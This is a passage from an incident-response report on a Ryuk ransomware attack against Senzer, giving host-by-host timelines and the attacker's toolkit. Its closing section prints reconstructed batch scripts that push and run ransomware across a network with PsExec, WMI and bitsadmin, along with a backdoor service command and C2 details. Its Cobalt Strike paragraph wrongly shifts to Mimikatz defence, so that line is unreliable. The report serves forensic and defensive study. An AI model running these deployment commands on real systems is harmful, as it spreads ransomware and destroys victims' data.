Northwave decided to investigate the Citrix servers because the FortiAnalyzer logs indicated that the attacker's earliest activity took place on SRV[redacted] and SRV-[redacted], which are bother Citrix terminal servers. Senzer set up their Citrix servers by deploying a new image to each server every night based on a master image managed from a Citrix Provisioning Services (PVS)[14] system. Unfortunately, after the attack, there were no hard drives available of the Citrix machines, instead only write caches of differences between the Citrix machines and the golden image. These write caches were all from the most recent deployment of the Citrix machines (dating back to 7-9 March 2021, depending on the server). Hence, investigating these

[14] https://deptive.co.nz/blog/what-is-citrix-pvs-and-why-should-you-use-it/

images would not result in any new insights into the attacker's activity before 7 March 2021. Therefore, Northwave decided not to examine these images. Based on the attacker activity found on the other systems, Northwave expects that the attacker brute-forced or exploited the Citrix machines around 27 February 2021 to obtain access to the network of Senzer.

6.2.4 Analysis of SRV[redacted]

Host information

Hostname	IP	OS	Description
SRV[redacted]	[redacted]	Windows Server	[redacted] Senzer

SRV[redacted] is one of the domain controllers of Senzer. Northwave investigated this system because the IT staff of Senzer indicated that it had likely been compromised. Furthermore, Northwave has seen in previous investigations that this attacker group frequently uses a domain controller to deploy their ransomware. The evidence of the attacker's activity occurred on 4 March 2021 at 15:47:19, when the attacker cleared the Windows Defender detection history. At 18:09:01, the attacker attempted to connect to SRV[redacted] from SRV-[redacted]. It remains unclear if the connection was successful as there were no logs of a successful or failed login attempt. On 5 March at 12:37:17, the attacker cleared the Windows Defender detection history again. The attacker resurfaced on SRV[redacted] on 8 March 2021 at 18:03:32, attempting to connect to SRV[redacted] from ATL[redacted]. At 18:07:14, the attacker installed a service, "7e04fcb" on SRV[redacted], which executes the following command:

```
"cmd /c rundll32 C:\Users\Public\Music\smss.dll, Graham"
```

Northwave investigated the DLL file and found a backdoor connecting to a command & control server controlled by the attacker. The DLL connected to https://fumedi[.]com/components/fam_cart.jpg, which resolved to the IP address "[redacted]". Northwave found the same domain to be present in several Cobalt Strike beacons (see Section 6.4.1) deployed by the attacker on systems within the network of Senzer. At 22:21:47, Windows defender detected a Cobalt Strike beacon on SRV[redacted] Northwave expects this detection to be related to the deployment of "smss.dll". At 22:23:22, the attacker executed a PowerShell command to import the Active-Directory module. Moments later, at 22:23:24, Windows defender detects another Cobalt Strike beacon. The attacker likely deployed another beacon at the time since the previous beacon was already detected, but no evidence could confirm this hypothesis.

Subsequently, at 22:25:54, the attacker connected to SRV[redacted] from ATL[redacted] using the "[redacted]" account. At 22:29:35, the attacker executed a PowerShell command which exported all Windows systems in the Active Directory to the file "C:\PerfLogs\Windows[redacted]". The attacker converts the data from the [redacted] file to several text files, which are then used to deploy the ransomware. At 22:30:39, the attacker executed "C:\Windows\System32\SnippingTool.exe" and "C:\Windows\System32\mspaint.exe", likely to take a screenshot of the list of systems on the network. At

22:34:50, the attacker opened the Microsoft Management Console (MMC). It remains unknown what actions the attacker performed with the MMC since these actions are not logged. At 22:36:22, the attacker created the "C:\share$\" folder. This folder contained the attacker's tools to deploy the ransomware, as shown in the image below.




Figure 12: Tools used by the attacker to deploy the ransomware

Unfortunately, most of the files in this directory were encrypted. Northwave has seen this toolset before during investigations into ransomware deployed by the same threat actor. Hence, it is highly likely that the file contents are the same as seen in previous attacks. Therefore, Northwave expects that comps1-31.txt contains the systems that the attacker exported to "C:\PerfLogs\Windows[redacted]". The .bat files are likely used to deploy the ransomware across the network using WMI and PsExec (see Section 6.4.2). For an example of the contents that Northwave found in different investigations, see Section 6.4.3. At 22:39:16, the attacker started browsing several local folders and network shares. At 22:57:56, the attacker opens notepad. Northwave expects that the attacker used notepad to create the comps{1-31}.txt files found in the "C:\share$\" folder. At 23:01:39, the attacker finishes browsing the local folders and network shares. Furthermore, at 23:12:40 and 23:18:16, the attacker attempted to connect to SRV[redacted] from ATL[redacted]. It remains unknown if the connections were successful due to insufficient logs. At 23:29:55, the attacker logged in from ATL[redacted] using the "[redacted]" account. At 23:31:17, the attacker executed a PowerShell script called "Get-DataInfo.ps1". The file was no longer present on the filesystem. Hence, it remains unknown what functionality was present in the script. At 23:35:08, the attacker opened the command prompt and left it open for 221 seconds. There was no evidence present of what commands the attacker executed using the command prompt. At 23:38:41, the attacker executed "Get-DataInfo.ps1"

again. Moments later, at 23:38:47, the attacker connected to WIN[redacted]. At 23:45:53, the attacker executed "Get-DataInfo.ps1" for the last time. At 23:51:59, the attacker connected to WIN[redacted] again using RDP.

Next, on 9 March at 01:13:23, the attacker attempted to connect to SRV[redacted] from ATL[redacted]. There was no evidence indicating if the connection was successful or not. At 01:18:59, the attacker successfully connected from ATL[redacted]. A minute later, at 01:20:12, the attacker launched the Microsoft Management Console (MMC), there was no evidence indicating what actions the attacker performed in the MMC. At 01:28:51, the attacker started deploying the ransomware, which Northwave expects took place from SRV[redacted]. Based on previous investigations into attacks by this threat actor, Northwave expects that the attacker used the tools present in the "C:\Share$\" folder to deploy the ransomware. Unfortunately, no evidence of the origin of the ransomware deployment was present on any investigated system. At 01:56:54, the attacker deployed ransomware on SRV[redacted] itself.

Date/time	Event	Account
04-03-2021 15:47:19	Windows Defender has removed history of spyware and other potentially unwanted software	Unknown
04-03-2021 18:09:01	Incoming RDP connection from[redacted]	Unknown
05-03-2021 12:37:17	Windows Defender has removed history of spyware and other potentially unwanted software	Unknown
08-03-2021 18:03:32	Incoming RDP connection from ATL[redacted]	Unknown
08-03-2021 18:07:14	Service installed: "7e04fcb", executes the command: "cmd /c rundll32 C:\Users\Public\Music\smss.dll, Graham"	Is most likely cobalt strike
08-03-2021 22:21:47	Windows Defender detects Cobalt Strike beacon	Unknown
08-03-2021 22:23:22	PowerShell command executed "Import module Active-Directory"	Unknown
08-03-2021 22:23:24	Windows Defender detects Cobalt Strike beacon	Unknown
08-03-2021 22:25:54	RDP Login from ATL[redacted]	[redacted]
08-03-2021 22:29:35	PowerShell command executed that dumps all live Windows systems on the active directory to C:\PerfLogs\Windows.csv	Unknown
08-03-2021 22:30:39	File executed: "C:\Windows\System32\SnippingTool.exe"	[redacted]

08-03-2021 22:30:39	File executed: "C:\Windows\System32\mspaint.exe"	[redacted]
08-03-2021 22:32:10	RDP Login from ATL[redacted]	[redacted]
08-03-2021 22:34:50	File executed: "C:\Windows\System32\mmc.exe"	Unknown
08-03-2021 22:36:22	Folder created: "C:\share$\"	Contained files to deploy the ransomware across the network
08-03-2021 22:39:16	Attacker starts browsing local folders and network shares	Unknown
08-03-2021 22:57:56	File executed: "C:\Windows\System32\notepad.exe"	Unknown
08-03-2021 23:01:39	Attacker finishes browsing local files and network shares	Unknown
08-03-2021 23:12:40	Incoming RDP connection from ATL[redacted]	Unknown
08-03-2021 23:18:16	Incoming RDP connection from ATL[redacted]	Unknown
08-03-2021 23:29:55	RDP Login from ATL[redacted]	[redacted]
08-03-2021 23:31:08	PowerShell execution policy set to bypass	Unknown
08-03-2021 23:31:17	PowerShell file executed: "Get-DataInfo.ps1"	File no longer present on system
08-03-2021 23:35:08	File executed: "C:\System32\cmd.exe", focus (seconds): 221	Unknown
08-03-2021 23:38:41	PowerShell file executed: "Get-DataInfo.ps1"	Unknown
08-03-2021 23:38:47	RDP Login to WIN[redacted]	Unknown
08-03-2021 23:45:53	PowerShell file executed: "Get-DataInfo.ps1"	Unknown
08-03-2021 23:51:59	RDP Login to WIN[redacted]	Unknown
08-03-2021 23:52:00	File executed: "mstsc.exe"	Unknown
09-03-2021 01:13:23	Incoming RDP connection from ATL[redacted]	Unknown

09-03-2021 01:18:59	RDP Login from ATL[redacted]	Unknown
09-03-2021 01:20:12	File executed: "C:\Windows\System32\mmc.exe"	Unknown
09-03-2021 01:56:54	File executed: "c:\share$\xxx.exe"	[redacted]

6.2.5 Analysis of ATL[redacted]

Host information

Hostname	IP	OS	Description
ATL[redacted]	[redacted]	Windows Server[redacted]	[redacted]of Senzer

ATL[redacted] is the Sharepoint server of Senzer. Northwave investigated the system because Northwave identified malicious activity on SRV[redacted] that originated from this system. The attacker's first activity on this system occurred on 7 March 2021 at 20:09:13, when the attacker connected to the system through RDP from SRV-[redacted] using the [redacted] account. During the RDP session, the attacker executed PowerShell, opened a command prompt, and browsed some files on the system. On 8 March 2021, the attacker returned to the system and executed a file called "Fixed.exe" at 18:04:54. The file was no longer present on the filesystem for analysis. Hence, it is impossible to determine the purpose of the executable. At 18:04:54, the attacker cleared the audit and system logs. Although there was likely more activity of the attacker on ATL[redacted], the logs' clearing caused Northwave not to identify any further activity evidence.

Furthermore, at 22:23:59, the attacker executed a file called "socks.exe" on ATL[redacted], which placed a scheduled task on the system called "\wow64", executing the file "socks.exe". Northwave investigated this executable and has also seen it in previous investigations. Northwave was able to find that "socks.exe" was most likely a tool used to obtain persistence on the system, restarting itself through a scheduled task that the executable itself creates. Following the execution of "socks.exe", several systems showed incoming RDP logins from ATL[redacted]. However, because the attacker manipulated the event logs on the system, there is no evidence present on ATL[redacted] of these outgoing connections. The next activity of the attacker that Northwave was able to identify occurred on 8 March 2021 at 23:35:29, when the attacker installed PsExec (see Section 6.4.2) on the server.

Next, on 9 March 2021, at 00:39:44, the attacker connected to ATL[redacted] from ATL[redacted] using the "[redacted]" account. It remains unclear why the attacker used RDP to connect to the local system. At 00:48:20, the attacker executed the file "C:\Windows\System32\mmc.exe", which launched the Microsoft Management Console (MMC). The activity of the attacker within the MMC remains unknown. At 01:28:51, the attacker launched several executables, containing the ransomware. At 01:32:24, the attacker installed PsExec on the system, which the attacker did again at 01:50:16. Most likely the installation of PsExec is part of the automatic deployment of the ransomware. On 9 March 2021 at 02:26:00, the

FortiAnalyzer indicated that traffic was flowing from ATL[redacted] to “qaz.im”, a Russian file upload site. Northwave was not able to find any traces of this activity on the system.

Date/time	Event	Account
07-03-2021 20:09:13	RDP Login from SRV-[redacted]	[redacted]
07-03-2021 20:10:22	PowerShell executed	[redacted]
07-03-2021 20:13:08	User searched for "пзувшеюьыс"	[redacted]
07-03-2021 20:13:18	File executed: "C:\Windows\System32\mmc.exe"	[redacted]
07-03-2021 20:16:09	File executed: "C:\Windows\System32\cmd.exe", focus (seconds): 474	[redacted]
07-03-2021 20:16:32	File executed: "C:\Windows\explorer.exe", focus (seconds): 76	[redacted]
08-03-2021 17:52:29	File executed: "Fixed.exe"	Unknown
08-03-2021 18:04:54	The audit and system logs are cleared	Unknown
08-03-2021 22:23:59	File executed: "socks.exe"	Unknown
08-03-2021 22:25:50	Scheduled task "\wow64" registered, executes file "C:\PerfLogs\socks.exe"	Unknown
09-03-2021 00:39:44	RDP Login from ATL[redacted]	[redacted]
09-03-2021 00:48:20	File executed: "C:\Windows\System32\mmc.exe"	[redacted]
09-03-2021 01:28:51	File executed: "dbVkLpFpRlan.exe"	Unknown
09-03-2021 01:28:51	File executed: "MqYsVkdUmlan.exe"	Unknown
09-03-2021 01:28:51	File executed: "TRMjRipvDrep.exe"	Unknown
09-03-2021 01:28:51	File executed: "xxx.exe"	Unknown
09-03-2021 01:32:24	File executed: "PSEXESVC.exe"	[redacted]

09-03-2021 01:32:24	Service installed: "PSEXESVC"	[redacted]
09-03-2021 01:50:21	File executed: "PSEXESVC.exe"	[redacted]
09-03-2021 01:50:21	Service installed: "PSEXESVC"	[redacted]
09-03-2021 02:26:00	https traffic to "qaz.im"	Unknown

6.2.6 Analysis of W-VEEAM-1

Host information

Hostname	IP	OS	Description
W-[redacted]	[redacted]	Windows Server	[redacted]of Senzer

W-[redacted] is the [redacted]server of Senzer, which the attacker compromised. Since the attacker deleted all backups on the [redacted] server, Northwave decided to investigate the system for traces of attacker activity. The attacker's first activity on W-[redacted] took place on 8 March 2021 at 22:38:09, when the attacker connected to the system from ATL[redacted] using the "[redacted]" account. At 22:46:43, the attacker deployed Cobalt Strike (see Section 6.4.1) on the system using PowerShell, which was detected by the FortiAnalyzer running on the network of Senzer. At 22:51:50, the attacker reconnected to W-[redacted] from ATL[redacted] using the "[redacted]" account. No evidence was present indicating any activity by the attacker during the session. At 23:08:00, the attacker reconnected from ATL[redacted] using the "[redacted]" account. This connection made by the attacker was the only remaining evidence of attacker activity on the system. Northwave expects that during this final RDP session, the attacker deleted all the backups of Senzer. However, no evidence of this was present on the system.

Date/time	Event	Account
08-03-2021 22:38:09	RDP Login from ATL[redacted]	[redacted]
08-03-2021 22:41:56	RDP Login from ATL[redacted]	[redacted]
08-03-2021 22:46:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	IP Address [redacted]
08-03-2021 22:46:43	Cobalt Strike dropper executed on system	Unknown
08-03-2021 22:51:50	RDP Login from ATL[redacted]	[redacted]

08-03-2021 23:08:00	RDP Login from ATL[redacted]	[redacted]

6.2.7 Analysis of ATL[redacted]

Host information

Hostname	IP	OS	Description
ATL[redacted]	[redacted]	Windows Server	[redacted] Senzer

ATL[redacted] is the main file server of Senzer. Northwave decided to investigate the server because the FortiAnalyzer logs indicated a PowerShell dropper was detected on ATL[redacted] on 8 March 2021 at 23:46:00. The attacker's first activity on the system took place on 8 March 2021 at 23:41:43, when the attacker logged in from ATL[redacted] using the "[redacted]" account. At 23:46:00, the attacker deployed Cobalt Strike on the system, which the FortiAnalyzer detected. On 9 March 2021, at 01:32:19 and 01:50:16, the attacker installed PsExec (see Section 6.4.2) on ATL[redacted]. Based on previous investigations, the attacker's PsExec service installation corresponds to the attacker deploying the ransomware to the system using PsExec. The attacker's final activity occurred at 01:50:24 when the attacker logged in using RDP from ATL[redacted], presumably to check if the ransomware was executing properly.

Date/time	Event	Account
08-03-2021 23:41:43	RDP Login from ATL[redacted]	[redacted]
08-03-2021 23:46:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	IP Address [redacted]
08-03-2021 23:46:00	Cobalt Strike dropper executed on system	Unknown
09-03-2021 01:32:19	Service installed: "PSEXESVC"	Unknown
09-03-2021 01:50:16	Service installed: "PSEXESVC"	Unknown
09-03-2021 01:50:24	RDP Login from ATL[redacted]	[redacted]

6.2.8 Analysis of WIN-[redacted]

Host information

Hostname	IP	OS	Description
WIN[redacted]	[redacted]	Windows Server	[redacted] Senzer

WIN[redacted] is the [redacted] server of Senzer. Northwave decided to investigate the server because FortiAnalyzer logs indicated a backdoor was present on the system on 9 March 2021. There was no evidence present on the system indicating that the attacker installed a backdoor on the system. The only noteworthy activity of the attacker that Northwave identified on the system was that on 9 March 2021 at 00:17:00, the "[redacted]" logged into the system for the first time. At 01:28:51, the attacker deployed ransomware to the system.

Date/time	Event	Account
09-03-2021 00:17:00	PowerShell/Agent.CNL!tr.dldr detection in FortiAnalyzer	IP Address [redacted], [redacted] account
09-03-2021 00:41:00	[redacted] User first login on system	Unknown
09-03-2021 01:28:51	File executed: "SYSVOL\Windows\Temp\LmguAjKFIlan.exe"	Unknown
09-03-2021 01:28:51	File executed: "SYSVOL\Windows\Temp\tWKDXTHfzlan.exe"	Unknown
09-03-2021 01:28:51	File executed: "SYSVOL\Windows\Temp\MFKXdlgWPrep.exe"	Unknown
09-03-2021 01:28:51	File executed: "SYSVOL\Windows\Temp\xxx.exe"	Unknown
09-03-2021 01:33:17	Service installed: "PSEXESVC"	Unknown
09-03-2021 01:51:07	Service installed: "PSEXESVC"	Unknown
09-03-2021 01:51:07	File executed: "SYSVOL\Windows\PSEXESVC.exe"	Unknown

6.2.9 Analysis of ATL[redacted]

Host information

Hostname	IP	OS	Description
ATL[redacted]	[redacted]	Windows Server	[redacted] of Senzer

ATL[redacted] is the [redacted] frontend production server of Senzer. Northwave decided to investigate the server because it was exposed to the internet and could have been a point of entry for the attack. There was no evidence of any noteworthy activity by the attacker on the system. The attacker only installed PsExec (see Section 6.4.2) on the server to deploy the ransomware.

Date/time	Event	Account
08-03-2021 23:35:29	File executed: "PSEXESVC.exe"	Unknown
08-03-2021 23:35:29	Service installed: "PSEXESVC"	Unknown
09-03-2021 01:28:51	File executed: "oEUJwgGEYlan.exe"	Unknown
09-03-2021 01:28:51	File executed: "APlxVjukZlan.exe"	Unknown
09-03-2021 01:28:51	File executed: "TRuTyXgWylan.exe"	Unknown
09-03-2021 01:28:51	File executed: "FsmjylBQqrep.exe"	Unknown
09-03-2021 01:28:51	File executed: "xxx.exe"	Unknown
09-03-2021 01:28:51	File executed: "oEVLNGmCFlan.exe"	Unknown
09-03-2021 01:28:51	File executed: "IHreGCUOtrep.exe"	Unknown
09-03-2021 01:28:51	File executed: "aQonpNNQMlan.exe"	Unknown
09-03-2021 01:28:51	File executed: "tromtyqhflan.exe"	Unknown
09-03-2021 01:28:51	File executed: "VmWVqbxQdrep.exe"	Unknown
09-03-2021 01:32:22	File executed: "PSEXESVC.exe"	Unknown
09-03-2021 01:32:22	Service installed: "PSEXESVC"	Unknown
09-03-2021 01:50:18	File executed: "PSEXESVC.exe"	Unknown
09-03-2021 01:50:19	Service installed: "PSEXESVC"	Unknown

6.3 DATA EXFILTRATION

Northwave investigated outgoing requests to the Russian file upload site “qaz.im” from SRV-[redacted] and ATL[redacted]. The traffic volume of these requests was so limited that data exfiltration is highly unlikely. Northwave did not identify any other indications for data exfiltration on any of the systems that Northwave

examined. The threat actors behind the attack are also not known to have exfiltrated data in previous engagements. Therefore, Northwave deems it unlikely that the attacker exfiltrated data.

6.4 ATTACKER'S TOOLKIT

During the investigation, Northwave discovered several tools from the system that the attacker used during their engagement. This chapter gives a short overview of these tools and their function.

6.4.1 Cobalt strike

Cobalt Strike[15] is a framework built for Red Team operations that creates software called beacons for installation on hacked machines. These beacons then 'phone home' to a command & control server, allowing its operators to send commands, upload and download files and manage the computer remotely. Features of the framework include advanced anti-virus evasion techniques. An organization can defend itself from attacks with Mimikatz by using decent endpoint protection software and avoid practices that make Windows store passwords and password hashes in memory.

6.4.2 PSEXEC

PsExec is a portable tool that ships with the SysInternals toolkit[16] provided by Microsoft. This toolkit contains several tools used for managing a Windows environment. One of the key features of PsExec is that it allows users to execute commands on remote machines in the network using any credentials. It also provides functions to set up a remote console, allowing direct feedback from remotely executed commands. These functions make it the ideal tool for attackers to use for nefarious reasons.

For instance, using a simple command, as shown below, an attacker can use PsExec to copy an executable to a remote machine and execute it.

```
psexec \\remote-machine -c test.exe
```

[15] https://www.cobaltstrike.com/
[16] https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

6.4.3 C:\Share$ tools

Northwave identified several encrypted tools used by the attacker in the "C:\share$\" folder on SRV[redacted]. Northwave has seen these tools in earlier investigations, where the tools were available in an unencrypted state. Based on the findings of the root cause analysis at Senzer and Northwave's findings in other investigations, Northwave expects that the attacker used these tools to deploy the ransomware across the network. Northwave has created an overview of the expected contents of the scripts used by the attacker below.

6.4.3.1 Executables in the folder

"xxx.exe", "EyaNzUMYCrep.exe", "iVvoBaCRflan.exe", and "QfubQscqolan.exe" have the same functionality and contained the actual Ryuk ransomware that the attacker executed on all Windows systems of Senzer.

6.4.3.2 COPY.bat

Based on previous investigations, Northwave expects that "COPY.bat" presumablyused PsExec to copy the ransomware ("xxx.exe") to "C:\windows\temp\" on all systems in "comps{1-31}.txt".

```
start PsExec.exe /accepteula @C:\share$\comps1.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps2.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps3.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps4.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps5.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps6.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps7.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps8.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps9.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps10.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps11.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps12.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps13.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps14.txt cmd /c COPY "\\SRV[redacted]share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps15.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps16.txt cmd /c COPY "\\SRV[redacted]share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps17.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps18.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps19.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps20.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps21.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps22.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
```

```
start PsExec.exe /accepteula @C:\share$\comps23.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps24.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps25.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps26.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps27.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps28.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps29.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps30.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
start PsExec.exe /accepteula @C:\share$\comps31.txt cmd /c COPY "\\SRV[redacted]\share$\xxx.exe"
"C:\windows\temp\"
```

6.4.3.3 EXE.bat

Based on previous investigations, Northwave expects that "EXE.bat" used PsExec to remotely execute the ransomware ("xxx.exe") on all systems in "comps{1-31}.txt".

```
start PsExec.exe -d @C:\share$\comps1.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps2.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps3.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps4.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps5.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps6.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps7.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps8.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps9.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps10.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps11.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps12.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps13.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps14.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps15.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps16.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps17.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps18.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps19.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps20.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps21.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps22.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps23.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps24.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps25.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps26.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps27.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps28.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps29.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps30.txt cmd /c c:\windows\temp\xxx.exe
start PsExec.exe -d @C:\share$\comps31.txt cmd /c c:\windows\temp\xxx.exe
```

6.4.3.4 WMI.bat

Based on previous investigations, Northwave expects that the attacker used "WMI.bat" to copy the ransomware ("xxx.exe") to all systems in "comps{1-31}.txt" and directly execute it.

```
start wmic /node:@C:\share$\comps1.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps2.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps3.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
```

```
start wmic /node:@C:\share$\comps4.txt process call create "cmd.exe /c bitsadmin /transfer xxx
\\SRV[redacted]\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
start wmic /node:@C:\share$\comps5.txt process call create "cmd.exe /c bitsadmin /transfer xxx
